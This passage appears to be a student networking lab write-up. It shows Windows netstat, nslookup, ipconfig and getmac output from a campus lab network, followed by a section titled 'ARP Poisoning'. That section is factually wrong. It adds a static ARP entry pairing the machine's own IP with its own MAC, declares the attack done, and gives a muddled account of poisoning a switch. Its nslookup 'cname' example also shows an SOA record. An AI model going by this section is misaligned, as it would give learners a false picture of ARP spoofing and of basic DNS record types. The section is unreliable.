  -r            Displays the routing table.
  -s            Displays per-protocol statistics.  By default, statistics are
                shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
                the -p option may be used to specify a subset of the default.
  -t            Displays the current connection offload state.
  -x            Displays NetworkDirect connections, listeners, and shared
                endpoints.
  -y            Displays the TCP connection template for all connections.
                Cannot be combined with the other options.
  interval      Redisplays selected statistics, pausing interval seconds
                between each display.  Press CTRL+C to stop redisplaying
                statistics.  If omitted, netstat will print the current
                configuration information once.
```

```
C:\Users\Admin>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49675        31D-LAB2-34:49676      ESTABLISHED
  TCP    127.0.0.1:49676        31D-LAB2-34:49675      ESTABLISHED
  TCP    127.0.0.1:49685        31D-LAB2-34:49686      ESTABLISHED
  TCP    127.0.0.1:49686        31D-LAB2-34:49685      ESTABLISHED
  TCP    127.0.0.1:49687        31D-LAB2-34:49688      ESTABLISHED
  TCP    127.0.0.1:49688        31D-LAB2-34:49687      ESTABLISHED
  TCP    127.0.0.1:49737        31D-LAB2-34:49738      ESTABLISHED
  TCP    127.0.0.1:49738        31D-LAB2-34:49737      ESTABLISHED
  TCP    127.0.0.1:49739        31D-LAB2-34:49740      ESTABLISHED
  TCP    127.0.0.1:49740        31D-LAB2-34:49739      ESTABLISHED
  TCP    127.0.0.1:49741        31D-LAB2-34:49742      ESTABLISHED
  TCP    127.0.0.1:49742        31D-LAB2-34:49741      ESTABLISHED
  TCP    127.0.0.1:57923        31D-LAB2-34:57924      ESTABLISHED
  TCP    127.0.0.1:57924        31D-LAB2-34:57923      ESTABLISHED
  TCP    127.0.0.1:57925        31D-LAB2-34:57926      ESTABLISHED
  TCP    127.0.0.1:57926        31D-LAB2-34:57925      ESTABLISHED
  TCP    172.23.0.201:7680      10.88.1.16:58757       ESTABLISHED
  TCP    172.23.0.201:7680      31d-lab2-38:62782      TIME_WAIT
  TCP    172.23.0.201:7680      31d-lab2-39:59409      ESTABLISHED
  TCP    172.23.0.201:7680      31d-office-02:55078    ESTABLISHED
  TCP    172.23.0.201:7680      51d-nts-32:64787       TIME_WAIT
  TCP    172.23.0.201:49923     bom12s20-in-f14:https  ESTABLISHED
  TCP    172.23.0.201:49930     bom12s16-in-f14:https  ESTABLISHED
  TCP    172.23.0.201:49941     240:https              TIME_WAIT
  TCP    172.23.0.201:49972     kul01s09-in-f67:https  ESTABLISHED
  TCP    172.23.0.201:49974     bom07s15-in-f3:https   ESTABLISHED
  TCP    172.23.0.201:50080     server-108-158-46-107:https  ESTABLISHED
  TCP    172.23.0.201:50083     bom07s29-in-f14:https  ESTABLISHED
  TCP    172.23.0.201:50088     bom07s28-in-f6:https   ESTABLISHED
  TCP    172.23.0.201:50089     pnbomb-ac-in-f2:https  ESTABLISHED
  TCP    172.23.0.201:50090     bom07s29-in-f6:https   ESTABLISHED
  TCP    172.23.0.201:50092     216.239.36.181:https   ESTABLISHED
  TCP    172.23.0.201:50093     bom07s37-in-f3:https   ESTABLISHED
  TCP    172.23.0.201:50094     bom12s21-in-f2:https   ESTABLISHED
  TCP    172.23.0.201:50103     bom12s15-in-f14:https  TIME_WAIT
  TCP    172.23.0.201:50107     bom07s31-in-f2:https   TIME_WAIT
  TCP    172.23.0.201:50132     bom05s15-in-f3:https   ESTABLISHED
  TCP    172.23.0.201:50135     bom07s37-in-f3:https   ESTABLISHED
  TCP    172.23.0.201:50137     bom12s20-in-f4:https   ESTABLISHED
  TCP    172.23.0.201:50154     bom05s15-in-f3:https   ESTABLISHED
  TCP    172.23.0.201:50160     bom12s06-in-f10:https  TIME_WAIT
```

```
C:\Users\Admin>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:445            31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:623            31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:3306           31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:5040           31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:7680           31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:16992          31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:33060          31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:49664          31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:49665          31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:49668          31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:49669          31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:49670          31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:49671          31D-LAB2-34:0          LISTENING
  TCP    0.0.0.0:49722          31D-LAB2-34:0          LISTENING
  TCP    127.0.0.1:30523        31D-LAB2-34:0          LISTENING
  TCP    127.0.0.1:49675        31D-LAB2-34:49676      ESTABLISHED
  TCP    127.0.0.1:49676        31D-LAB2-34:49675      ESTABLISHED
  TCP    127.0.0.1:49685        31D-LAB2-34:49686      ESTABLISHED
  TCP    127.0.0.1:49686        31D-LAB2-34:49685      ESTABLISHED
  TCP    127.0.0.1:49687        31D-LAB2-34:49688      ESTABLISHED
  TCP    127.0.0.1:49688        31D-LAB2-34:49687      ESTABLISHED
  TCP    127.0.0.1:49714        31D-LAB2-34:0          LISTENING
  TCP    127.0.0.1:49737        31D-LAB2-34:49738      ESTABLISHED
  TCP    127.0.0.1:49738        31D-LAB2-34:49737      ESTABLISHED
  TCP    127.0.0.1:49739        31D-LAB2-34:49740      ESTABLISHED
  TCP    127.0.0.1:49740        31D-LAB2-34:49739      ESTABLISHED
  TCP    127.0.0.1:49741        31D-LAB2-34:49742      ESTABLISHED
  TCP    127.0.0.1:49742        31D-LAB2-34:49741      ESTABLISHED
  TCP    127.0.0.1:57923        31D-LAB2-34:57924      ESTABLISHED
  TCP    127.0.0.1:57924        31D-LAB2-34:57923      ESTABLISHED
  TCP    127.0.0.1:57925        31D-LAB2-34:57926      ESTABLISHED
  TCP    127.0.0.1:57926        31D-LAB2-34:57925      ESTABLISHED
  TCP    127.0.0.1:65172        31D-LAB2-34:0          LISTENING
  TCP    172.23.0.201:139       31D-LAB2-34:0          LISTENING
  TCP    172.23.0.201:7680      10.88.1.16:58757       ESTABLISHED
  TCP    172.23.0.201:7680      10.88.1.17:64920       TIME_WAIT
  TCP    172.23.0.201:7680      31d-lab2-39:59409      ESTABLISHED
  TCP    172.23.0.201:7680      31d-office-02:55078    ESTABLISHED
  TCP    172.23.0.201:7680      51d-nts-32:64787       TIME_WAIT
  TCP    172.23.0.201:49923     bom12s20-in-f14:https  ESTABLISHED
  TCP    172.23.0.201:49930     bom12s16-in-f14:https  ESTABLISHED
  TCP    172.23.0.201:49941     240:https              TIME_WAIT
  TCP    172.23.0.201:49972     kul01s09-in-f67:https  ESTABLISHED
  TCP    172.23.0.201:49974     bom07s15-in-f3:https   ESTABLISHED
```

```
C:\Users\Admin>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49675        127.0.0.1:49676        ESTABLISHED
  TCP    127.0.0.1:49676        127.0.0.1:49675        ESTABLISHED
  TCP    127.0.0.1:49685        127.0.0.1:49686        ESTABLISHED
  TCP    127.0.0.1:49686        127.0.0.1:49685        ESTABLISHED
  TCP    127.0.0.1:49687        127.0.0.1:49688        ESTABLISHED
  TCP    127.0.0.1:49688        127.0.0.1:49687        ESTABLISHED
  TCP    127.0.0.1:49737        127.0.0.1:49738        ESTABLISHED
  TCP    127.0.0.1:49738        127.0.0.1:49737        ESTABLISHED
  TCP    127.0.0.1:49739        127.0.0.1:49740        ESTABLISHED
  TCP    127.0.0.1:49740        127.0.0.1:49739        ESTABLISHED
  TCP    127.0.0.1:49741        127.0.0.1:49742        ESTABLISHED
  TCP    127.0.0.1:49742        127.0.0.1:49741        ESTABLISHED
  TCP    127.0.0.1:57923        127.0.0.1:57924        ESTABLISHED
  TCP    127.0.0.1:57924        127.0.0.1:57923        ESTABLISHED
  TCP    127.0.0.1:57925        127.0.0.1:57926        ESTABLISHED
  TCP    127.0.0.1:57926        127.0.0.1:57925        ESTABLISHED
  TCP    172.23.0.201:7680      10.88.1.16:58757       ESTABLISHED
  TCP    172.23.0.201:7680      10.88.1.17:64920       TIME_WAIT
  TCP    172.23.0.201:7680      172.23.0.208:59409     ESTABLISHED
  TCP    172.23.0.201:7680      172.23.1.62:55078      ESTABLISHED
  TCP    172.23.0.201:49923     142.251.42.46:443      ESTABLISHED
  TCP    172.23.0.201:49930     142.250.192.78:443     ESTABLISHED
  TCP    172.23.0.201:49941     35.241.11.240:443      TIME_WAIT
  TCP    172.23.0.201:49972     216.58.196.67:443      ESTABLISHED
  TCP    172.23.0.201:49974     172.217.27.195:443     ESTABLISHED
  TCP    172.23.0.201:50083     142.250.182.238:443    TIME_WAIT
  TCP    172.23.0.201:50088     142.250.182.198:443    TIME_WAIT
  TCP    172.23.0.201:50089     142.250.70.98:443      TIME_WAIT
  TCP    172.23.0.201:50090     142.250.182.230:443    TIME_WAIT
  TCP    172.23.0.201:50092     216.239.36.181:443     TIME_WAIT
  TCP    172.23.0.201:50093     142.250.199.163:443    TIME_WAIT
  TCP    172.23.0.201:50094     142.251.42.66:443      TIME_WAIT
  TCP    172.23.0.201:50103     142.250.192.46:443     TIME_WAIT
  TCP    172.23.0.201:50132     172.217.166.67:443     TIME_WAIT
  TCP    172.23.0.201:50135     142.250.199.163:443    TIME_WAIT
  TCP    172.23.0.201:50137     142.251.42.36:443      TIME_WAIT
  TCP    172.23.0.201:50154     172.217.166.67:443     TIME_WAIT
  TCP    172.23.0.201:50177     142.250.67.142:443     TIME_WAIT
  TCP    172.23.0.201:50192     23.54.83.201:443       CLOSE_WAIT
  TCP    172.23.0.201:50193     23.54.83.201:443       CLOSE_WAIT
  TCP    172.23.0.201:50194     13.107.42.254:443      CLOSE_WAIT
  TCP    172.23.0.201:50195     172.202.64.254:443     CLOSE_WAIT
  TCP    172.23.0.201:50196     23.54.83.201:443       CLOSE_WAIT
  TCP    172.23.0.201:50197     23.54.83.201:443       CLOSE_WAIT
  TCP    172.23.0.201:50198     23.54.83.201:443       CLOSE_WAIT
```

```
C:\Users\Admin>netstat -t

Active Connections

  Proto  Local Address          Foreign Address        State           Offload State

  TCP    127.0.0.1:49675        31D-LAB2-34:49676      ESTABLISHED     InHost
  TCP    127.0.0.1:49676        31D-LAB2-34:49675      ESTABLISHED     InHost
  TCP    127.0.0.1:49685        31D-LAB2-34:49686      ESTABLISHED     InHost
  TCP    127.0.0.1:49686        31D-LAB2-34:49685      ESTABLISHED     InHost
  TCP    127.0.0.1:49687        31D-LAB2-34:49688      ESTABLISHED     InHost
  TCP    127.0.0.1:49688        31D-LAB2-34:49687      ESTABLISHED     InHost
  TCP    127.0.0.1:49737        31D-LAB2-34:49738      ESTABLISHED     InHost
  TCP    127.0.0.1:49738        31D-LAB2-34:49737      ESTABLISHED     InHost
  TCP    127.0.0.1:49739        31D-LAB2-34:49740      ESTABLISHED     InHost
  TCP    127.0.0.1:49740        31D-LAB2-34:49739      ESTABLISHED     InHost
  TCP    127.0.0.1:49741        31D-LAB2-34:49742      ESTABLISHED     InHost
  TCP    127.0.0.1:49742        31D-LAB2-34:49741      ESTABLISHED     InHost
  TCP    127.0.0.1:57923        31D-LAB2-34:57924      ESTABLISHED     InHost
  TCP    127.0.0.1:57924        31D-LAB2-34:57923      ESTABLISHED     InHost
  TCP    127.0.0.1:57925        31D-LAB2-34:57926      ESTABLISHED     InHost
  TCP    127.0.0.1:57926        31D-LAB2-34:57925      ESTABLISHED     InHost
  TCP    172.23.0.201:7680      10.88.1.16:58757       ESTABLISHED     InHost
  TCP    172.23.0.201:7680      31d-lab2-39:59409      ESTABLISHED     InHost
  TCP    172.23.0.201:7680      31d-lab2-39:62348      TIME_WAIT       InHost
  TCP    172.23.0.201:7680      31d-office-02:55078    ESTABLISHED     InHost
  TCP    172.23.0.201:49923     bom12s20-in-f14:https  ESTABLISHED     InHost
  TCP    172.23.0.201:49930     bom12s16-in-f14:https  ESTABLISHED     InHost
  TCP    172.23.0.201:49972     kul01s09-in-f67:https  ESTABLISHED     InHost
  TCP    172.23.0.201:50192     a23-54-83-201:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50193     a23-54-83-201:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50194     13.107.42.254:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50195     172.202.64.254:https   CLOSE_WAIT      InHost
  TCP    172.23.0.201:50196     a23-54-83-201:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50197     a23-54-83-201:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50198     a23-54-83-201:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50199     a23-54-83-201:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50200     a23-54-83-201:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50201     a23-54-83-201:https    CLOSE_WAIT      InHost
  TCP    172.23.0.201:50202     204.79.197.222:https   CLOSE_WAIT      InHost
  TCP    172.23.0.201:50244     pnbomb-ac-in-f3:https  TIME_WAIT       InHost
  TCP    172.23.0.201:50252     sh-in-f139:https       TIME_WAIT       InHost
  TCP    172.23.0.201:50254     bom12s12-in-f4:https   TIME_WAIT       InHost
  TCP    172.23.0.201:50255     bom12s20-in-f1:https   TIME_WAIT       InHost
  TCP    172.23.0.201:50257     bom07s37-in-f14:https  TIME_WAIT       InHost
  TCP    172.23.0.201:50266     bom07s30-in-f3:https   TIME_WAIT       InHost
  TCP    172.23.0.201:50268     bom12s20-in-f1:https   TIME_WAIT       InHost
  TCP    172.23.0.201:50271     bom07s30-in-f3:https   TIME_WAIT       InHost
  TCP    172.23.0.201:50272     sf-in-f84:https        TIME_WAIT       InHost
```

```
C:\Users\Admin>netstat -p TCP

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49675        31D-LAB2-34:49676      ESTABLISHED
  TCP    127.0.0.1:49676        31D-LAB2-34:49675      ESTABLISHED
  TCP    127.0.0.1:49685        31D-LAB2-34:49686      ESTABLISHED
  TCP    127.0.0.1:49686        31D-LAB2-34:49685      ESTABLISHED
  TCP    127.0.0.1:49687        31D-LAB2-34:49688      ESTABLISHED
  TCP    127.0.0.1:49688        31D-LAB2-34:49687      ESTABLISHED
  TCP    127.0.0.1:49737        31D-LAB2-34:49738      ESTABLISHED
  TCP    127.0.0.1:49738        31D-LAB2-34:49737      ESTABLISHED
  TCP    127.0.0.1:49739        31D-LAB2-34:49740      ESTABLISHED
  TCP    127.0.0.1:49740        31D-LAB2-34:49739      ESTABLISHED
  TCP    127.0.0.1:49741        31D-LAB2-34:49742      ESTABLISHED
  TCP    127.0.0.1:49742        31D-LAB2-34:49741      ESTABLISHED
  TCP    127.0.0.1:57923        31D-LAB2-34:57924      ESTABLISHED
  TCP    127.0.0.1:57924        31D-LAB2-34:57923      ESTABLISHED
  TCP    127.0.0.1:57925        31D-LAB2-34:57926      ESTABLISHED
  TCP    127.0.0.1:57926        31D-LAB2-34:57925      ESTABLISHED
  TCP    172.23.0.201:7680      10.88.1.16:58757       ESTABLISHED
  TCP    172.23.0.201:7680      31d-lab2-39:59409      ESTABLISHED
  TCP    172.23.0.201:7680      31d-lab2-39:62348      TIME_WAIT
  TCP    172.23.0.201:7680      31d-office-02:55078    ESTABLISHED
  TCP    172.23.0.201:7680      51d-lib-08:58246       TIME_WAIT
  TCP    172.23.0.201:49923     bom12s20-in-f14:https  ESTABLISHED
  TCP    172.23.0.201:49930     bom12s16-in-f14:https  ESTABLISHED
  TCP    172.23.0.201:49972     kul01s09-in-f67:https  ESTABLISHED
  TCP    172.23.0.201:50192     a23-54-83-201:https    CLOSE_WAIT
  TCP    172.23.0.201:50193     a23-54-83-201:https    CLOSE_WAIT
  TCP    172.23.0.201:50194     13.107.42.254:https    CLOSE_WAIT
  TCP    172.23.0.201:50195     172.202.64.254:https   CLOSE_WAIT
  TCP    172.23.0.201:50196     a23-54-83-201:https    CLOSE_WAIT
  TCP    172.23.0.201:50197     a23-54-83-201:https    CLOSE_WAIT
  TCP    172.23.0.201:50198     a23-54-83-201:https    CLOSE_WAIT
  TCP    172.23.0.201:50199     a23-54-83-201:https    CLOSE_WAIT
  TCP    172.23.0.201:50200     a23-54-83-201:https    CLOSE_WAIT
  TCP    172.23.0.201:50201     a23-54-83-201:https    CLOSE_WAIT
  TCP    172.23.0.201:50202     204.79.197.222:https   CLOSE_WAIT
  TCP    172.23.0.201:50244     pnbomb-ac-in-f3:https  TIME_WAIT
  TCP    172.23.0.201:50272     sf-in-f84:https        TIME_WAIT
  TCP    172.23.0.201:50293     maa05s05-in-f3:https   TIME_WAIT
  TCP    172.23.0.201:50303     bom07s36-in-f14:https  TIME_WAIT
  TCP    172.23.0.201:50307     pnbomb-ab-in-f3:https  TIME_WAIT
  TCP    172.23.0.201:50309     bom07s18-in-f3:https   ESTABLISHED
  TCP    172.23.0.201:50310     bom07s36-in-f14:https  TIME_WAIT
  TCP    172.23.0.201:50311     pnbomb-ab-in-f3:https  ESTABLISHED
  TCP    172.23.0.201:50320     82:http                TIME_WAIT
  TCP    172.23.0.201:50321     82:http                TIME_WAIT
```

```
C:\Users\Admin>netstat -r
===========================================================================
Interface List
  2...64 4e d7 6d 69 64 ......Intel(R) Ethernet Connection (17) I219-LM
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0     172.23.0.240     172.23.0.201     35
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
       172.23.0.0    255.255.252.0         On-link      172.23.0.201    291
     172.23.0.201  255.255.255.255         On-link      172.23.0.201    291
     172.23.3.255  255.255.255.255         On-link      172.23.0.201    291
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link      172.23.0.201    291
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      172.23.0.201    291
===========================================================================
Persistent Routes:
  None

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    331 ::1/128                  On-link
  2    291 fe80::/64                On-link
  2    291 fe80::831a:656a:492a:e36a/128
                                    On-link
  1    331 ff00::/8                 On-link
  2    291 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
```

```
C:\Users\Admin>netstat -i

Active Connections

  Proto  Local Address          Foreign Address        State           Time in State (ms)
TCP    172.23.0.201:7680      51d-lib-08:58246       TIME_WAIT           50053
TCP    172.23.0.201:7680      10.88.1.16:58757       ESTABLISHED         1439768
TCP    172.23.0.201:7680      31d-lab2-39:59409      ESTABLISHED         2102341
TCP    172.23.0.201:7680      10.88.1.73:61627       TIME_WAIT           30717
TCP    172.23.0.201:7680      31d-office-02:55078    ESTABLISHED         1308113
TCP    127.0.0.1:49675        31D-LAB2-34:49676      ESTABLISHED         11039864
TCP    127.0.0.1:49676        31D-LAB2-34:49675      ESTABLISHED         11039864
TCP    127.0.0.1:49685        31D-LAB2-34:49686      ESTABLISHED         11039495
TCP    127.0.0.1:49686        31D-LAB2-34:49685      ESTABLISHED         11039495
TCP    127.0.0.1:49687        31D-LAB2-34:49688      ESTABLISHED         11039495
TCP    127.0.0.1:49688        31D-LAB2-34:49687      ESTABLISHED         11039495
TCP    127.0.0.1:49737        31D-LAB2-34:49738      ESTABLISHED         11030282
TCP    127.0.0.1:49738        31D-LAB2-34:49737      ESTABLISHED         11030282
TCP    127.0.0.1:49739        31D-LAB2-34:49740      ESTABLISHED         11030178
TCP    127.0.0.1:49740        31D-LAB2-34:49739      ESTABLISHED         11030178
TCP    127.0.0.1:49741        31D-LAB2-34:49742      ESTABLISHED         11029529
TCP    127.0.0.1:49742        31D-LAB2-34:49741      ESTABLISHED         11029529
TCP    172.23.0.201:49923     bom12s20-in-f14:https  ESTABLISHED         1030298
TCP    172.23.0.201:49930     bom12s16-in-f14:https  ESTABLISHED         1026604
TCP    172.23.0.201:49972     kul01s09-in-f67:https  ESTABLISHED         988830
TCP    172.23.0.201:50192     a23-54-83-201:https    CLOSE_WAIT          473350
TCP    172.23.0.201:50193     a23-54-83-201:https    CLOSE_WAIT          578761
TCP    172.23.0.201:50194     13.107.42.254:https    CLOSE_WAIT          475449
TCP    172.23.0.201:50195     172.202.64.254:https   CLOSE_WAIT          468845
TCP    172.23.0.201:50196     a23-54-83-201:https    CLOSE_WAIT          478422
TCP    172.23.0.201:50197     a23-54-83-201:https    CLOSE_WAIT          578527
TCP    172.23.0.201:50198     a23-54-83-201:https    CLOSE_WAIT          578532
TCP    172.23.0.201:50199     a23-54-83-201:https    CLOSE_WAIT          578505
TCP    172.23.0.201:50200     a23-54-83-201:https    CLOSE_WAIT          578528
TCP    172.23.0.201:50201     a23-54-83-201:https    CLOSE_WAIT          578530
TCP    172.23.0.201:50202     204.79.197.222:https   CLOSE_WAIT          473417
TCP    172.23.0.201:50293     maa05s05-in-f3:https   TIME_WAIT           113305
TCP    172.23.0.201:50303     bom07s36-in-f14:https  TIME_WAIT           70464
TCP    172.23.0.201:50307     pnbomb-ab-in-f3:https  TIME_WAIT           53456
TCP    172.23.0.201:50309     bom07s18-in-f3:https   ESTABLISHED         290080
TCP    172.23.0.201:50310     bom07s36-in-f14:https  TIME_WAIT           49676
TCP    172.23.0.201:50311     pnbomb-ab-in-f3:https  ESTABLISHED         289744
TCP    172.23.0.201:50329     bom07s15-in-f3:https   ESTABLISHED         233675
TCP    172.23.0.201:50330     e2a:https              ESTABLISHED         229738
TCP    172.23.0.201:50331     maa05s05-in-f3:https   ESTABLISHED         229735
TCP    172.23.0.201:50338     bom07s18-in-f10:https  ESTABLISHED         204743
TCP    172.23.0.201:50341     a-0003:https           TIME_WAIT           90804
TCP    172.23.0.201:50356     sh-in-f100:https       ESTABLISHED         122100
TCP    172.23.0.201:50357     172.31.0.27:13111      TIME_WAIT           99882
TCP    172.23.0.201:50368     172.31.0.27:13111      TIME_WAIT           35819
```

5. nslookup

Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS-related problems.

```
C:\Users\Admin>nslookup
Default Server:  svvdc02.svv.local
Address:  172.31.0.26

> set type=a
> certifiedhacker.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

Non-authoritative answer:
Name:    certifiedhacker.com
Address:  162.241.216.11
```

```
> set type=cname
> certifiedhacker.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

certifiedhacker.com
        primary name server = ns1.bluehost.com
        responsible mail addr = dnsadmin.box5331.bluehost.com
        serial  = 2024012901
        refresh = 86400 (1 day)
        retry   = 7200 (2 hours)
        expire  = 3600000 (41 days 16 hours)
        default TTL = 300 (5 mins)
```


```
> set type=a
> ns1.bluehost.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

Non-authoritative answer:
Name:    ns1.bluehost.com
Address:  162.159.24.80

> exit
```

Part 2 :
Aim : Perform ARP Poisoning in Windows


Theory :
ARP is the acronym for Address Resolution Protocol. It is used to convert IP addresses to physical addresses [MAC address] on a switch. The host sends an ARP broadcast on the network, and the recipient computer responds with its physical address [MAC Address]. The resolved IP/MAC address is then used to communicate.
ARP poisoning is sending fake MAC addresses to the switch so that it can associate the fake MAC addresses with the IP address of a genuine computer on a network and hijack the traffic.

Steps :

1. Open the Command Prompt on your laptop and run it as administrator



2. First, run the command **arp -a**
arp calls the ARP configure program located in Windows/System32 directory
-a is the parameter to display to contents of the ARP cache



3. Next, we have to add static entries. So enter the command **ipconfig**. Remember the IPv4 Address (in this case, 172.23.0.116)

```
C:\Windows\System32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : SVV.local
   Link-local IPv6 Address . . . . . : fe80::c3a1:6209:c277:7df6%2
   IPv4 Address. . . . . . . . . . . : 172.23.0.116
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . : 172.23.0.240

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::270e:a721:5a5e:4a7c%9
   IPv4 Address. . . . . . . . . . . : 192.168.20.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6172:203d:8e7d:e859%10
   IPv4 Address. . . . . . . . . . . : 192.168.211.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

4. Then enter the command **getmac** to get the MAC address

```
C:\Windows\System32>getmac

Physical Address    Transport Name
=================== ============================================================
64-4E-D7-6D-62-B1   \Device\Tcpip_{0007423A-DC94-4007-A2B0-E1F593BD4DAB}
00-50-56-C0-00-01   \Device\Tcpip_{3BC81C08-CA6E-4BE7-86B2-0AA6D4E18963}
00-50-56-C0-00-08   \Device\Tcpip_{9249486A-B5C0-4F8E-890F-43DEBF97B5BA}
```

5. Then enter the command **arp -s <ipv4 address> <mac address>**
(Here, it is arp -s 172.23.0.116 64-4E-D7-6D-62-B1)

```
C:\Windows\System32>arp -s 172.23.0.116 64-4E-D7-6D-62-B1
```

6. Enter the **arp -a** command again and search for the IPv4 address corresponding to the MAC address and see if the type has become **static**. If it has, then ARP Poisoning is done.

```
C:\Windows\System32>arp -a

Interface: 172.23.0.116 --- 0x2
  Internet Address      Physical Address      Type
  172.23.0.6            6c-5e-3b-cf-ed-9e     dynamic
  172.23.0.81           e8-d8-d1-ce-dc-c9     dynamic
  172.23.0.84           38-1a-52-ea-c9-a2     dynamic
  172.23.0.116          64-4e-d7-6d-62-b1     static
  172.23.0.240          6c-b2-ae-8b-60-fc     dynamic
  172.23.0.242          e8-d8-d1-ce-dd-bc     dynamic
```

7. Finally, delete the address using the command **arp -d <ip address>**
(Here, arp -d 172.23.0.116)

```
C:\Windows\System32>arp -d 172.23.0.116
```

8. Use **arp -a** to check if the address has been deleted.

